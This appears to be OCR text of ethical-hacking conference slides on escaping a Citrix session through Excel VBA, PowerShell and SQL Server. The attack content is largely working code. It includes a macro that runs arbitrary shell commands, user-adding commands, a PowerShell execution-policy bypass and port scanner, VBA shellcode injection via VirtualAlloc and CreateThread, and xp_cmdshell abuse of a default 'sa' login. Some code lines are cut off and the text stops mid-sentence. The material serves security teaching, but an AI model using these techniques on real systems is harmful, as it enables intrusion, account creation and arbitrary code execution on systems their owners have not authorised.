1		

SAP Gateway

Internet Communication Manager (ICM) HTTP

Go-outside Citrix context:

MS Office Happy hacker: Get a shell, a PowerShell



(Name)	Sheet2
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	Config
ScrollArea	
StandardWidth	8,43
Visible	-1 - xlSheetVisib

```vb
Sub cmd()

    Dim Result As String
    Dim Name As String
    Dim mycmd As String


    mycmd = Sheet2.Cells(2, 10)

    'Name = "Shell command result"
    'Sheets.Add , Sheets(Sheets.Count)
    'Sheets(Sheets.Count).Name = Name

'Shell ("c:command.com /c command")
'Shell ("cmd.exe /c net user snk snk123! /add ")

Shell (mycmd)

'Sheets(Sheets.Count).Cells(16, 2) = Result


MsgBox "Done!, command executed "

End Sub
```

démarrer
E:\VBA-excel-word-to...
Local host - VMware ...
Microsoft Excel - SNK...
SNKbf.xls [Mode de compatibilité] - Excel
FICHIER ACCUEIL INSERTION MISE EN PAGE FORMULES DONNÉES RÉVISION AFFICHAGE
Coller
Presse-pap...
Arial
10
Police
Renvoyer à la ligne automatiquement
Fusionner et centrer
Alignement
Standard
Nombre
Mise en forme conditionnelle
Mettre sous forme de tableau
Style
M14
Windows PowerShell

```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. Tous droits réservés.

PS C:\Users\Sn0rkY\Documents> Get-ExecutionPolicy
Bypass
PS C:\Users\Sn0rkY\Documents> _
```

Command	powershell -ExecutionPolicy bypass


GO !

Exemple Command
notepad c:\result.txt
net user test test123! /add
attrib.exe c:* (liste les fichiers)
tree.com (liste les repertoires)
telnet
powershell -ExecutionPolicy bypass

vente-privee UniverShell:/# STACK Ethical Hacking | CTF & Conférences AIRBUS GROUP

Go-outside Citrix context:

MS Office Happy hacker: Get a shell, a PowerShell




```
$ip = “172.16.141.12”

$range = 20..8000

foreach ($r in $range)

{

 $port = $r

 if(Test-Connection -BufferSize 32 -Count 1 -Quiet -ComputerName $ip)

   {
   $ErrorActionPreference="Ignore"
        Try {

        $socket = new-object System.Net.Sockets.TcpClient($ip, $port)
        “$ip listening to port $port"
        $socket.Close()
        }
        Catch {
        }


             }
 }
```

```
PS Z:\HACKING\Hacking_Tools\SAP\PowerSAP\public\powersap\Standalone\soap> C:\
172.16.141.12 listening to port 22
172.16.141.12 listening to port 25
172.16.141.12 listening to port 111
172.16.141.12 listening to port 427
172.16.141.12 listening to port 631
```

Go-outside Citrix context:

MS Office Happy hacker: Import files, binaries or DLL



```
Option Explicit

Private Declare Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As Long, ByVal
Private Declare Function WriteProcessMemory Lib "KERNEL32" (ByVal hProcess As Long, B
Private Declare Function CreateThread Lib "KERNEL32" (ByVal lpThreadAttributes As Lon

Const MEM_COMMIT = &H1000
Const PAGE_EXECUTE_READWRITE = &H40

Private Sub ExecuteShellCode()
    Dim lpMemory As Long
    Dim sShellCode As String
    Dim lResult As Long

    sShellCode = Chr(&HE8) + Chr(&H0) + Chr(&H0) + Chr(&H0) + Chr(&H0) + Chr(&H5B) + C
    sShellCode = sShellCode + Chr(&H0) + Chr(&H68) + Chr(&H88) + Chr(&H8F) + Chr(&H3) +
    sShellCode = sShellCode + Chr(&H68) + Chr(&H0) + Chr(&H0) + Chr(&H0) + Chr(&H0) +
    sShellCode = sShellCode + Chr(&H8B) +                              &HFF) + Chr(&H36)
    sShellCode = sShellCode + Chr(&H0) + C                             2) + Chr(&HE6) +
    sShellCode = sShellCode + Chr(&H30) +                              0) + Chr(&H58) +
    sShellCode = sShellCode + Chr(&H57) +                              &H6A) + Chr(&H0
    sShellCode = sShellCode + Chr(&H3C) +                              H8B) + Chr(&H58)
    sShellCode = sShellCode + Chr(&HC3) +                              &H58) + Chr(&H5
    sShellCode = sShellCode + Chr(&H11) +                              &H4) + Chr(&H0)
    sShellCode = sShellCode + Chr(&HC1) + Chr(&HE2) + Chr(&H2) + Chr(&H1) + Chr(&HD1)
    sShellCode = sShellCode + Chr(&HC9) + Chr(&H31) + Chr(&HDB) + Chr(&H31) + Chr(&HD2)
    sShellCode = sShellCode + Chr(&HE0) + Chr(&HEE) + Chr(&H31) + Chr(&HC0) + Chr(&H8
    sShellCode = sShellCode + Chr(&H0) + Chr(&H0) + Chr(&H0) + Chr(&H0) + Chr(&H0) +
    sShellCode = sShellCode + Chr(&H20) + Chr(&H73) + Chr(&H68) + Chr(&H65) + Chr(&H6C)

    lpMemory = VirtualAlloc(0&, Len(sShellCode), MEM_COMMIT, PAGE_EXECUTE_READWRITE)
    lResult = WriteProcessMemory(-1&, lpMemory, sShellCode, Len(sShellCode), 0&)
    lResult = CreateThread(0&, 0&, lpMemory, 0&, 0&, 0&)
End Sub
```

Hello from injected shellcode!

Hello from injected shellcode!

https://blog.didierstevens.com/2008/10/23/excel-exercises-in-style/


Gen_macro.py or Didier Stevens tools

Go-outside Citrix context:

MS Office Happy hacker: SQL queries

SQL queries can be performed from Excel

- For MS-SQL, could be used to take advantage of the ”SA” account default password:
  – if there is XP_cmdshell procedure , you know what to do ☺
- For Oracle Native SQL queries


Microsoft Excel - Classeur1
Fichier Edition Affichage Insertion Format Outils Données Fenêtre ?
Arial 10
H21
A B C D E F G H I J K L
OK
Annuler
Parcourir...
Options...
Supprimer
OK
Annuler

Choisir une source de données

Bases de données | Requêtes | Cubes OLAP

<Nouvelle source de données>
dBASE Files*
Fichiers Excel*
MS Access Database*
Visio Database Samples*

☑ Utiliser l'Assistant Requête pour créer et/ou modifier vos requêtes


Créer une nouvelle source de données

1. Donnez un nom à la nouvelle source de données : test
2. Sélectionnez un type de base de données : SQL Server
3. Cliquez sur Connexion, puis tapez les informations requises par le lecteur : Connexion...
4. Sélectionnez une table par défaut pour la source de données (facultatif) :

□ Enregistrer l'identité et le mot de passe de l'utilisateur

Go-outside Citrix context:

MS Office Happy hacker: SQL queries



Créer une nouvelle source de données

Donnez un nom à la nouvelle source de données :

1. 10.125.3.8

Sélectionnez un type de base de données :

2. SQL Server


Cliquez sur Connexion, puis tapez les informations requises par le lecteur :

3. Connexion...

Sélectionnez une table par défaut pour la source de données (facultatif) :

4.

□ Enregistrer l'identité et le mot de passe de l'utilisateur




SQL Server Login

Server: 10.125.3.8

□ Use Trusted Connection

Login ID: sa

Password:



SQL


Instruction SQL :

```
exec xp_cmdshell 'NET USER testwsod password /ADD'
```


Go-outside Citrix context:

MS Office Happy hacker: SAP client in VBA

It seems possible with some activeX



```
'-Begin-----------------------------------------------------------------

  '-Directives----------------------------------------------------------
    Option Explicit

  '-Constants-----------------------------------------------------------
    Const OUTPUT_CONSOLE = 0
    Const OUTPUT_WINDOW = 1
    Const OUTPUT_BUFFER = 2

  '-Sub PowerShell------------------------------------------------------
    Sub PowerShell()

      '-Variables-------------------------------------------------------
        Dim PS As ActiveXPoshV3.IActiveXPoSH
        Dim Line As Variant

      Set PS = CreateObject("SAPIEN.ActiveXPoSHV3")
      If Not IsObject(PS) Then
        Exit Sub
      End If

      If PS.Init(False) <> 0 Then
        Exit Sub
      End If

      If Not PS.IsPowerShellInstalled Then
        Exit Sub
      End If

      PS.OutputWidth = 132
      PS.OutputMode = OUTPUT_BUFFER
```



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
1	MANDT	CARRID	CONNID	FLDATE	PRICE	CURRENCY	PLANETYPE	SEATSMAX	SEATSOCC	PAYMENTSU	SEATSMAX_	SEATSOCC_B	SEATSMAX_	SEATSOCC_F	ZZ_MEAL
2	1	AZ	555	20160916	837,33	EUR	A319	220	190	210630,31	22	16	10	7	
3	1	AZ	555	20160917	837,33	EUR	A319	220	183	204099,25	22	16	10	7	
4	1	AZ	555	20160918	837,33	EUR	A319	220	201	224655,52	22	18	10	7	
5	1	AZ	555	20160919	837,33	EUR	A319	220	176	203345,53	22	17	10	7	
6	1	AZ	555	20160920	837,33	EUR	A319	220	181	199619,36	22	14	10	7	
7	1	AZ	555	20160921	837,33	EUR	A319	220	176	200666,06	22	15	10	8	
8	1	AZ	555	20160922	837,33	EUR	A319	220	190	215403,11	22	16	10	8	
9	1	AZ	555	20160923	837,33	EUR	A319	220	170	189445,93	22	15	10	6	
10	1	AZ	555	20160924	837,33	EUR	A319	220	201	218794,3	22	16	10	7	
11	1	AZ	555	20160925	837,33	EUR	A319	220	183	201545,33	22	15	10	7	
12	1	AZ	555	20160926	837,33	EUR	A319	220	10	10006,08	22	1	10	0	
13	1	AZ	555	20160927	837,33	EUR	A319	220	5	3809,85	22	0	10	0	
14	1	AZ	555	20160928	837,33	EUR	A319	220	10	9796,76	22	1	10	0	
15	1	AZ	555	20160929	837,33	EUR	A319	220	5	3767,98	22	0	10	0	
16	1	AZ	555	20160930	837,33	EUR	A319	220	12	11345,83	22	1	10	0	
17	1	AZ	788	20160831	2260,38	EUR	DC-10-10	380	320	1010050,12	41	32	18	13	
18	1	AZ	788	20160901	1883,65	EUR	DC-10-10	380	260	745455,11	41	33	18	14	
19	1	AZ	788	20160902	1883,65	EUR	DC-10-10	380	255	710607,39	41	31	18	12	
20	1	AZ	788	20160903	1883,65	EUR	DC-10-10	380	258	724169,69	41	29	18	14	
21	1	AZ	788	20160904	1883,65	EUR	DC-10-10	380	296	782186,05	41	30	18	13	
22	1	AZ	788	20160905	1883,65	EUR	DC-10-10	380	271	758075,5	41	31	18	14	
23	1	AZ	788	20160906	1883,65	EUR	DC-10-10	380	283	777006,17	41	34	18	12	

More information here:

https://blogs.sap.com/2017/02/09/how-to-use-dotnet-connector-nco-inside-vba/

Basis of my approach

On Citrix I can :

